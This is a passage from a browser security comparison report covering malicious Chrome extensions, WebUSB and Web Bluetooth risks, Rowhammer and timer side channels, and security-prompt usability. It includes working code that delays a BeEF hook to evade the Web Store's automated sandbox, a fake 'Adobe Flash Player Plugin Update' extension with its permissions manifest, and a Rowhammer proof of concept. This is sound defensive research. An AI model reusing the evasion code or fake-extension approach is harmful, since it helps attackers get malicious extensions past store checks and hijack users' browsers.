Other than the changes above, another trick is to modify the ***beef.init()*** code adding a time delay to postpone the polling mechanism 30 minutes after the extensions runs. Many sandboxes used to analyze malicious code do check for malicious activity that happens during a limited amount of time. They usually fail open when nothing malicious happens during the time-limited analysis. Hence, they can sometimes be fooled by just having a payload doing random sleeps, or sleep for a long enough time. Extension publishing time is usually under the hour, so having a 30 minutes sleep was considered to be enough. The modified code is shown in listing 12.11.

```
// BYe == BeEF
if (!BYe.pageIsLoaded) {
    BYe.pageIsLoaded = true;
    var min = 1000 * 60; //minute
    var mins = 30; // how many minutes to sleep
    var fin = min * mins;
    setTimeout(function(){
        // the following triggers the full hook
        BYe.net.browser_details();
        BYe.updater.execute_commands();
        BYe.updater.check();
        BYe.logger.start();
    },fin);
}
```

Listing 12.11: Bypassing of Automated Security Checks

Thanks to the ***setTimeout()*** delayed call, no connections from the Google extensions sandbox were received, confirming that automated security checks were bypassed. As expected, the extension was successfully uploaded and it was possible to install it, as shown in figure 12.14.



Developer Dashboard

anti0x41 (anti0x41@gmail.com)

Your Listings (1 - 3 of 3)	Created	Last published	Weekly users	Status	
Adobe Flash Player Plugin Update Version 27 ☆☆☆☆☆ (0) Target users in other languages. More info ▾	6/22/17	6/22/17	0	Published to Testers	Stats | Unpublish | Edit More info

Figure 12.14: The malicious extension was published and ready to be installed

Having proven that achieving a bypass of the automated security checks is possible does not mean that such checks are useless. They surely prevent and minimize the number of bad extensions available in the WebStore, or even legitimate extensions that can then become vulnerable, however an attacker with enough time and a couple of (anonymous) credit cards (a 5$ payment is required to open a Google Developer account) can create malicious extensions.

The operational question is how far an attacker could go with such an extension, in terms of the number of people compromised. Probably not far, since Google can easily have someone doing a manual audit of the extension as soon as the extension is flagged as malicious by some users. However, such analysis takes time and is also non-deterministic, meaning that Google Chrome extensions are still a viable option for resourceful attackers that want to perform small-size spear phishing campaigns.

Microsoft Edge extensions ecosystem is still under development. Only 35 extensions were available in the Microsoft Store when this report was written. The same considerations for Google Chrome extensions apply here. However, the need to contact Microsoft in advance to publish an extension, and the support for more permissions still ongoing, certainly makes it more attractive for an attacker to abuse Google Chrome extensions rather than Microsoft Edge ones.

13 Peripheral Device Access

Several APIs that provide access to peripherals such as Bluetooth and Universal Serial Bus (USB) devices have been defined in the recent years. Use cases range from accessing USB based authentication tokens[1] to multimedia applications. We will focus our review on USB and Bluetooth, since they are the most commonly used technologies for peripheral device interfacing.

They are supported by different browsers as shown in table 13.1.

Feature	Google Chrome	Microsoft Edge	Internet Explorer
WebUSB	●	○	○
WebBluetooth	●	○	○

Table 13.1: Comparison of Peripheral Device Support (● - True, ○ - False, ◐ - Partly)

A more detailed description will be given in the following sections.

13.1 WebUSB

The *WebUSB* API allows interaction between web contexts and USB devices. At the time of writing there is a draft version of a *WebUSB* API published[2] by the *Web Platform Incubator Community Group*[3].

Google Chrome apps are able to access connected USB devices using the API *chrome.usb*[4], which requires the "*usb*" permission.

Since Google Chrome apps will be removed in Google Chrome on Windows, Mac, and Linux, we focused on the *WebUSB* API that is available from website contexts. Currently the experimental web technology flag has to be enabled in Google Chrome to make the *WebUSB* API available to websites.

[1] https://chrome.google.com/webstore/detail/fido-u2f-universal-2nd-fa/pfboblefjcgdjicmnffhdgionmgcdmne

[2] https://wicg.github.io/webusb/

[3] https://www.w3.org/community/wicg/

[4] https://developer.chrome.com/apps/usb

WebUSB is currently not supported on Microsoft Edge or Internet Explorer and not listed on the platform status page[5] of Microsoft Edge. X41 D-Sec GmbH assumes that no implementation is currently planned.

Since *WebUSB* functionality is not available and it does not provide any additional security protections or mitigations, there is no positive or negative security impact on Microsoft Edge or Internet Explorer by *WebUSB*. Security considerations and a description of the *WebUSB* security model can be found in an article[6] on the Chromium Dev Channel.

The security model of the web is also applied to *WebUSB* as stated in the article:

- "The web is ephemeral. If you're only borrowing the device or decide to return it, there is nothing left on your system to hunt down and remove."
- "Sites run in their own sandboxes. Even if a site is malicious or compromised it can not access other sites or devices that the user has not given it access to. If the site crashes you can just reload it."


The third item in this list, where websites need to be whitelisted, was removed[7] for top-level frames. For embedded frames USB access is disallowed unless there is a Feature Policy available[8].

Similar to the SOP, access restrictions to devices are enforced on a per-site basis and also protected and isolated by a sandbox. The user must explicitly give a website permission to access a USB device, and such permissions are always cleared when the browser is closed.

These assumptions rely on the browser security model; any flaw in the latter may allow an attacker to bypass the security of *WebUSB*. For example, an XSS issue in a trusted website that has been given permission to access USB devices by the user, may allow an attacker to gain access to these USB devices through this website. This is even more true for UXSS vulnerabilities, which would theoretically allow attackers access to all devices accessible to all websites, even if these sites do not have any vulnerabilities themselves. Device access in *WebUSB* is not persistent, so any attack would have to take place after the user grants a website access to a device in the permissions dialogue UI, and before the user closes the browser, as this revokes the access.

An attacker may be able to compromise a renderer process and execute arbitrary code. It might be possible that the compromised renderer process was also hosting a website that had been granted access to USB devices. This might allow the attacker to access these USB devices as well. Site isolation (see chapter 8) would allow the browser to prevent this by restricting access to USB devices for processes that have not been granted access to origins with *WebUSB* permissions. However, this kind of attack is expected to be much more complex than attempting to find a logic bug in the permission system or finding and exploiting an XSS vulnerability in a trusted site, or a UXSS vulnerability in Chrome.

[5] https://developer.microsoft.com/en-us/microsoft-edge/platform/status/
[6] https://medium.com/dev-channel/the-webusb-security-model-f48ee04de0ab
[7] https://codereview.chromium.org/2611773004/
[8] https://codereview.chromium.org/2815003005/



https://www.google.de/?gfe_rd=cr&ei=EB0bWb25F7Dc8Aep37FY

www.x41-dsec.de wants to connect

Unknown device [106b:003f]

Figure 13.1: UI Confusion with WebUSB

One example of a logic bug in the permission system was identified by X41 D-Sec GmbH during this research. As shown in figure 13.1, it was possible to force the browser to show the permissions dialogue for domain `www.x41-dsec.de` in the context of `www.google.de` by exploiting a race condition via JavaScript. More details are given in the bug report[9]. This issue has been fixed in recent versions of Google Chrome according to Google.

Access to USB devices introduces unique security considerations, such as:

- The security of USB devices depends entirely on the efforts of the vendor/manufacturer rather than the browser vendors. The security of Internet-of-Things devices suggests that vendors and manufactures invest very little effort into providing security for such products.
- The developers of USB devices may assume the machine their device is plugged in to is trustworthy, which may not be the case if an attacker can gain access to the device through *WebUSB*. As a consequence, USB devices may contain very many, easy to exploit vulnerabilities.
- Compromised USB devices can potentially impersonate Human Interface Device (HID) devices (such as keyboards) to allow an attacker to interact with the system in the same way as a normal user would. This could potentially be used to elevate privileges on the system.
- Compromised USB devices can potentially attack the kernel driver, which may offer a large attack

[9] `https://bugs.chromium.org/p/chromium/issues/detail?id=723503`

service to the device and put too much trust in its integrity. This could potentially be used to elevate privileges on the system as well.

- USB devices commonly have firmware that an attacker may be able to modify to persist on the device across power cycles. Combined with one of the above attacks, this could potentially be used to create a persistent backdoor into the system, or to spread when the USB device is removed and inserted into another system.
- Users may not be aware that a simple USB device that normally offers very little or no access to the system might still allow an attacker full access to the system once compromised.

The Chromium team considered[10] the possibility of malicious firmware updates and suggested some ways to mitigate their risk. X41 D-Sec GmbH considers this as an area where we are likely to see vulnerabilities, given the historic lack of security applied to firmware updates. We would like to advise the development of more and better guidelines and requirements for implementing a secure firmware update process.

For the reasons stated above, X41 D-Sec GmbH considers the exposure of USB devices to web contexts as increasing the attack surface exposed to website contexts. We think there is a high probability that the average user will have problems deciding when it is OK to give a website access to sensitive devices. This is especially problematic for USB based security tokens such as Public-Key Cryptography Standard 11 (PKCS11) tokens: accidentally allowing an attacker access to such devices provides them with access to cryptographic tokens that are used to secure other resources. These may be used by the attacker to compromise those resources. It is recommended to use group policies as described in section 6.2 to whitelist devices that may be exposed to web origins in Google Chrome. By default there is no restriction on which devices can be exposed by the user's choice.

13.2 Web Bluetooth

The *Web Bluetooth* API allows connecting and interacting with devices over the Bluetooth 4 wireless standard[11]. The draft for this standard describes security considerations that are also discussed in a blog post[12] by Jeffrey Yasskin (Google Chrome Software Engineer):

- Access and control over devices that have intended features which might impact the privacy and security of users.
- Malicious hardware such as malicious Bluetooth devices trying to attack the browser or data of websites.
- Attacks against the Bluetooth devices' firmware or attacks against operating system drivers.

[10] https://medium.com/dev-channel/the-webusb-security-model-f48ee04de0ab
[11] https://webbluetoothcg.github.io/web-bluetooth/
[12] https://medium.com/@jyasskin/the-web-bluetooth-security-model-666b4e7eed2

The permission model and access control is similar to *WebUSB* as described in section 13.1. The general security considerations of *WebUSB* apply to *WebBluetooth* as well. Access to services of a specific Bluetooth device is granted on a per-origin basis. After the user grants these permissions ("pairs the origin"), the origin is allowed access to any service that was listed in the filters[13] part of the permission request.

Currently Web Bluetooth is available in Google Chrome but must be manually enabled using the "chrome://-flags/#enable-experimental-web-platform-features" flag. It is under consideration (with low priority) in Microsoft Edge[14].

13.2.1 Attacks on Devices

Access to Bluetooth devices introduces similar security considerations as *WebUSB*, in that Bluetooth device manufacturers are unlikely to be as familiar with security and potential attacks as web browser developers and users will have a hard time understanding the potential impact of granting access to a device to a malicious party. X41 D-Sec GmbH does not see the requirement of mandatory permission granting by users as mitigating this threat completely. Users are likely to grant permissions to devices that they do not consider as important, not realizing that the attacker might be able to compromise this device and use it as a staging point for further attacks against the system. The pairing of Bluetooth devices was not designed to incorporate permissions to control what services can be offered by devices. This means a compromised Bluetooth device could be manipulated to offer additional services. A compromised device might try to emulate a Bluetooth keyboard HID to interact with the target system and elevate privileges by entering commands directly.

The origin restriction should limit access to Bluetooth devices to those that have been granted permission by the user. This depends on the enforcement of the same origin policy and assumes that no XSS vulnerabilities exist in the website, extensions or the browser itself, as these would allow a malicious user to access a device by injecting code into an origin that has been granted such access. Also, bugs in the permissions UI of a web browser might be used to mislead users into giving permissions to malicious websites.

13.2.2 Malicious Bluetooth Devices

An attacker might try to get a user to use a malicious Bluetooth device with a sensitive website. Once the user grants the website permission to access the device, the device might try to attack the website. Obviously, the device could also try to attack the operating system and Bluetooth drivers, but since the browser is not involved in such attacks, this is outside the scope of this document.

For instance, if a website takes data from a malicious Bluetooth device and shows this on the page, this may open up an attack vector for XSS vulnerabilities in that website. Also, any sensitive data provided

[13] https://webbluetoothcg.github.io/web-bluetooth/#dom-requestdeviceoptions-filters

[14] https://developer.microsoft.com/en-us/microsoft-edge/platform/status/webbluetooth/

by the website to the malicious Bluetooth device may be leaked to the attacker that controls the device. Depending on how a device is used by a website, there may be many other potential attack vectors.

A website looking to interact with a Bluetooth device should therefore consider the possibility that that device it connects might be compromised and should attempt to prevent or detect this and limit the impact of malicious devices.

13.2.3 Comparison

In contrast to Google Chrome, both Microsoft Edge and Internet Explorer do not support APIs to access peripherals such as USB or *Bluetooth* devices from web contexts. This makes a comparison of their design and implementation impossible. In general, WebUSB and *WebBluetooth* increase the attack surface of a browser and due to the complexity involved, and there is a risk that new security issues are introduced. The API is exposed via JavaScript to all websites. Google Chrome has made an effort to harden this API and make it as safe to use as possible. We consider it positive, that access permissions granted to webpages are not persistent, but cleared when the browser is terminated. Since this might change in the future, the current behavior should not be relied upon for policy decisions. Having a public API for peripheral device access that was designed with security in mind does offer advantages over custom implementations that use extensions and plugins to achieve similar features: such third party code is unlikely to have been developed by developers that are as security conscious as those that work on web browsers, or reviewed by security researchers.

In conclusion, we consider Microsoft Edge and Internet Explorer to have a smaller attack surface than Google Chrome by default regarding peripheral device access.

14 Attacks Using Hardware Defects

Features, faults, and specific properties of hardware have been used as an attack vector in the past. Attacks using glitches[1] and side channels have been published that compromised secure systems such as the *Xbox 360*[2]. In this chapter we will look at the possibility of exploiting such vulnerabilities from the browser.

The faults and attacks described here are hardware problems and not implementation flaws of software. We consider browsers as one of several relevant attack vectors that can be used to conduct such attacks. They include virtual machines such as the JavaScript Engine, which provide attackers with powerful primitives that may allow attacks against hardware.

14.1 Rowhammer and Fault Attacks

While not always easy to conduct and not reliable, fault attacks can be very powerful because they work outside of the security assumptions of operating system kernels, firmware, and most software designs in general today. Glitches may be used to flip bits in memory between supposedly atomic operations without the operating system kernel being aware.

Fault attacks usually required dedicated equipment and special knowledge. But in 2014 a paper[3] described an attack that would become widely know as *Rowhammer*[4] in 2015, which could be performed from software without any additional requirements. In short, Rowhammer works by repeatedly accessing a "row" of memory in a *Dynamic Random-Access Memory (DRAM)* chip in an attempt to cause a bit flips in an adjacent memory row of that chip. On current Intel architectures the physical DRAM has no separate trust zones: a row of memory accessible to an unprivileged process can physically be immediately adjacent to a row belonging to the System Management Mode (SMM), which has the highest possible privileges on the system. The feasibility of this type of attack was publicly demonstrated[5] in 2015 for the first time by Mark Seaborn and Thomas Dullien from the Google Security team. They were able to prove that these bit-flips

[1] `https://en.wikipedia.org/wiki/Glitch`

[2] `https://www.blackhat.com/docs/eu-15/materials/eu-15-Giller-Implementing-Electrical-Glitching-Attacks.pdf`

[3] `https://users.ece.cmu.edu/~yoonguk/papers/kim-isca14.pdf`

[4] `https://www.google.com/patents/US20140006703`

[5] `https://googleprojectzero.blogspot.de/2015/03/exploiting-dram-rowhammer-bug-to-gain.html`

could be used to reliably escalate privileges in real systems. The most interesting thing about this attack is that hardware based faults are being exploited purely from software in order to attack other parts of the software running on the hardware.

Tiny code snippets can cause such a bit-flip, as seen in the code (see listing 14.1) taken from the Project Zero blogpost[6]:

```
code1a:
  mov (X), %eax  // Read from address X
  mov (Y), %ebx  // Read from address Y
  clflush (X)  // Flush cache for address X
  clflush (Y)  // Flush cache for address Y
  jmp code1a
```

Listing 14.1: rowhammer PoC

Note that caching can get in the way of a Rowhammer attack by preventing the physical DRAM chip from being accessed, so in the example code the cache is flushed using ***clflush*** instructions.

Because of the nature of the bug and the ease by which it can be exploited, all places where attackers can perform general purpose computations are potential attack vectors. This includes web browsers, which offer attackers a large amount of control over the CPU and RAM through web pages under their control. While it was initially believed that JavaScript could not be used to exploit Rowhammer, a paper[7] and accompanying proof-of-concept[8] called *"Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript"* by D. Gruss, C. Maurice, and S. Mangard showed that it is practically possible to exploit a Rowhammer issue using JavaScript in a web browser.

14.1.1 State of Rowhammer Mitigations in Different Browsers

At the time of writing, no mitigation against Rowhammer is known to be implemented in Google Chrome, Microsoft Edge, or Internet Explorer. Kernel level mitigations were proposed[9], but have not yet been adopted on Microsoft Windows. This means that no browser is more or less secure than any of the others at the time of writing.

It is a matter of debate if browsers would be able to and should attempt to protect against such types of attack since Rowhammer is not caused by a problem in the browser itself and exploits for it often target the OS or the SMM, which are not part of the browser. However, such issues are unreliable due to their probabilistic nature, and attacks will often need many attempts to succeed, which might offer a chance for them to be detected before they are successful. Attacks such as Rowhammer can be mitigated at hardware

[6] https://googleprojectzero.blogspot.de/2015/03/exploiting-dram-rowhammer-bug-to-gain.html
[7] https://link.springer.com/chapter/10.1007/978-3-319-40667-1_15
[8] https://github.com/IAIK/rowhammerjs
[9] https://lwn.net/Articles/704920/

level, by introducing error detection or memory row activation counting and blocking accesses after a certain threshold is reached. Research[10] shows that simple Error Correcting Code (ECC) memory can only partially mitigate Rowhammer.

However, fault attacks are a problem in general that can circumvent the security model and mitigations of a browser via targeted attacks.

We believe that theoretical mitigations against data only attacks may also be effective against Rowhammer. Such mitigations could include randomization and runtime integrity checking of important data structures. The former would make exploitation less reliable while the latter could detect attacks and faults more easily. While such mitigations are probably easiest to implement on a kernel or hardware level, we believe they should be implemented on all levels.

14.2 High Resolution Timers

Side channel attacks are another way of breaking the security assumptions of many systems. In a classical side channel attack working on a modern multithreaded CPU, information about other processes may be leaked via caches. Information that is cached can be accessed quicker than information that is not. This timing difference may be used to leak sensitive information from a target process. An important precondition for a successful attack is the availability of a way to measure the timing differences directly, or calculate them statistically. High resolution timers, which are available in some browsers, can be used to measure these timing difference directly.

We tested various ways to implement high resolution timers and verified their accuracy. This includes using Shared Array Buffers, ***setTimeout***, ***setImmediate***, and ***performance.now()*** to measure time and schedule tasks in JavaScript. These and other methods are described in academic papers such as *"Fantastic Timers and Where to Find Them: High-Resolution Microarchitectural Attacks in JavaScript"* by M. Schwarz, C. Maurice, D. Gruss, and S. Mangard[11]. We created examples to identify the best resolution possible with each method and tested them independently. The results are given in table 14.1.

Timer	Google Chrome	Microsoft Edge	Internet Explorer
performance.now()	0.005ms	0.005ms	0.005ms
setTimeout	5ms	5ms	5ms
setImmediate	N/A	0.075ms	0.065ms
Shared Array Buffers	0.000003ms (3ns)	0.000003ms (3ns)	N/A

Table 14.1: Timer Resolution in Different Browsers

[10] https://users.ece.cmu.edu/~omutlu/pub/dram-row-hammer_kim_talk_isca14.pdf
[11] https://gruss.cc/files/fantastictimers.pdf

There are many more ways to measure time in JavaScript, including the newer asynchronous functionality and web workers, which provide asynchronous computation in separate threads and shared data. As seen above the shared data using Shared Array Buffers provides a resolution that is similar to measurements in native code. Shared Array Buffers were only available on Google Chrome and Microsoft Edge and had to be explicitly enabled by the user as experimental features.

A PoC implementing high resolution time measurement using Shared Array Buffers is available in appendix A.

We did not observe any mitigations employed by the tested browsers that attempt to prevent accurately measuring time. Possible mitigations could include randomized delays or artificial jitter. High resolution timers are a necessary precondition of timing attacks and available in Google Chrome and Microsoft Edge where Shared Array Buffers are available. The reliability and performance (speed) of such an attack depend highly on the environment and target of the attack.


15 Security Aspects Related to Usability

Cases of software or hardware both very secure and very usable are not easy to find. A layered security approach will inevitably lower the usability, having the potential side effect of making users more prone to make errors. This could become a double-edged sword, where the lack of usability in a system - although being very secure - might affect the way users interact with it, opening up for security holes.

Over the previous chapters, specifically those about Browser Extensions and Phishing, various examples of browser behaviors with bad usability where introduced, and they are brought back from a usability perspective in this chapter.

15.1 General Considerations

The main issue of security UIs in browsers is that they are usually built by technical people for technical people. The average non-technical user base, which is the vast majority, can not understand mixed content or HTA prompts. The evolution of the mixed content dialogues starts from Internet Explorer 7, where the infamous prompt was as shown in figure 15.1.




Security Information

This page contains both secure and nonsecure items.

Do you want to display the nonsecure items?

Figure 15.1: The Mixed Content prompt in Internet Explorer 7

It is quite clear that the user would click Yes, especially a non-technical one who just wants to see the whole page content regardless of the consequences of his actions. Things got better with the next versions, where the secure choice was the default one, together with more context about the consequences of the user action. In the latest Internet Explorer and Microsoft Edge browsers the mixed content dialogue looks like in figure 15.2.




Only secure content is displayed. What's the risk? Show all content ×

Figure 15.2: The Mixed Content prompt in latest Microsoft browsers

Google Chrome has been blocking mixed content for many years, disabling by default the loading of insecure content while displaying a shield icon in the Omnibox browser bar. Users that want to enable insecure content should perform multiple clicks, which is more inconvenient than clicking the 'Show all content' button 15.2 in Microsoft browsers.

The mixed content implementation is the proof that it is sometimes possible to achieve good security, as in preventing insecure resources to be loaded from secure origins, without any trade-off with usability. Since the secure choice is default and many sites owners stopped mixing contents knowing that browsers were blocking it, end users rarely need to enable insecure content. Moreover, this is also a good example of how security and usability improvements implemented in browsers can become beneficial to the whole web ecosystem.

HTAs are a good example of a technology that given its bad usability was and still is abused by attackers to target un-aware users. The lack of a clear origin indication ('a website' is not clear at all), the confusing presence of Microsoft in both the name and the publisher of the HTA, as well as the usage of the yellow color which is not a direct indicator of something good or bad, make HTAs a perfect feature to be abused by attackers (see figure 15.3).



Internet Explorer Security

A website wants to open web content using this program on your computer

This program will open outside of Protected mode. Internet Explorer's Protected mode helps protect your computer. If you do not trust this website, do not open this program.

Name: **Microsoft (R) HTML Application host**
Publisher: **Microsoft Windows**


□ Do not show me the warning for this program again

Figure 15.3: HTA security prompt

Microsoft Edge takes a more conservative approach, and both security and usability was improved a lot when compared to Internet Explorer. HTA are not supported anymore, which was a wise decision since the consequence of a user being confused on the HTA security prompt results in arbitrary code execution.

Attackers will always look at new browser features where security prompts are confusing, or not really helping the user to make a safe choice, finding ways to abuse it. The way Microsoft approached the usability of Office macros is very similar to the HTA prompts. In case of macros, the attacker needs to convince the user to click once on ’Enable Content’, and on most Office versions (in the latest one they added an additional click to be performed) that will lead to arbitrary code execution with relatively trivial social engineering tricks.

Generally speaking, leaving the decision to the user when displaying a security prompt, it is not the most secure approach. A secure approach would be following: have safe default choices that the user cannot really change with a random click on a prompt, but eventually changing browser internals (`about:flags` and equivalents). Thinking that by simply showing a prompt with a binary choice the end user can understand why a site is asking microphone or camera permissions, it is just having too much faith in humans. A safer approach, although less usable, is to block camera and microphone access by default, while adding the few origins that are allowed in a whitelist. Google Chrome allows such behavior, however it is not the default one, as seen in figure 15.4.



Media

Microphone: Headset Microphone

Camera:

● Ask when a site requires access to your camera and microphone (recommended)

○ Do not allow sites to access your camera and microphone

Manage exceptions...

Adobe Flash Player camera and microphone settings are different. Change

Figure 15.4: Camera and Microphone settings in Google Chrome


As discussed in the Enterprise Features chapter, sysadmins can configure Google Chrome default content setting permissions as well as extensions in a centralized way. This makes it very easy to enforce that only whitelisted origins can use the microphone or camera.

There are also cases of browser features such as automatic downloads that are supposed to increase the usability but could eventually lower security. An example of that was discussed in the Phishing chapter when mentioning SCF files that were auto downloaded by Google Chrome and could be used by attackers to extract Windows credentials via an SMB remote resource.

15.2 Browser Extensions Considerations

When browser extensions are installed, the permissions requested by the extension are displayed in a dialog. From a usability perspective, since permissions are simple strings in a manifest file, the permission dialogue should have a concise explanation of what are the consequences of having some permissions. However, not all permissions correspond to an entry in the dialog.

The next two figures show an example of the same extension with different permissions. The first case of figure 15.5 shows more permissions being requested, however in the second case of figure 15.6 the extension is still very dangerously requesting open permissions even if only one entry is present in the permission dialog. Another thing that can be noted is that there is no clear indication or mapping about the background, storage, webRequest and cookie permissions. The information provided in figure 15.6 is not enough for the non-technical end user that does not want to investigate the manifest file manually to know that extension will have more access than what is actually displayed in the dialog.




Current Permissions for "Adobe Flash Player Plugin Update"

It can:

- Read and change all your data on the websites you visit
- Read and change your browsing history
- Display notifications
- Capture content of your screen
- Detect your physical location

```
    "permissions": [
        "background",
        "geolocation",
        "history",
        "notifications",
        "storage",
        "desktopCapture",
        "webRequest",
        "webNavigation",
        "tabs",
        "http://*/*",
        "https://*/*",
        "file://*/*",
        "cookies"
    ]
```

Figure 15.5: Extension asking for a number of permissions



Current Permissions for "Adobe Flash Player Plugin Update"


It can:

- Read and change all your data on the websites you visit

```
    },
    "permissions": [
        "background",
        //"geolocation",
        //"history",
        //"notifications",
        "storage",
        //"desktopCapture",
        "webRequest",
        "webNavigation",
        "tabs",
        "http://*/*",
        "https://*/*",
        "file://*/*",
        "cookies"
    ]
```

Figure 15.6: The same extension asking for less permissions while still being potentially malicious

From a usability perspective, there is practically no difference in the permissions dialogue for a very famous extension used by millions of users such as AdBlock, and the one from the malicious extension created as part of this analysis and mentioned in the Browser Extension chapter. This means a user will have difficulty discerning if an extension is potentially unsafe or malicious by the permissions dialogues. As shown in figure 15.7 AdBlock looks potentially more intrusive than the fake Adobe Flash Update extension, however there is no information for the user regarding the fact the second extension is malicious and will make any tabs open controlled via BeEF.



Current Permissions for "AdBlock"

It can:

- Read and change all your data on the websites you visit
- Display notifications

Current Permissions for "Adobe Flash Player Plugin Update"

It can:

- Read and change all your data on the websites you visit

Figure 15.7: Permission dialogue comparison between AdBlock and the fake Adobe Flash Update

15.3 Address Bar Considerations

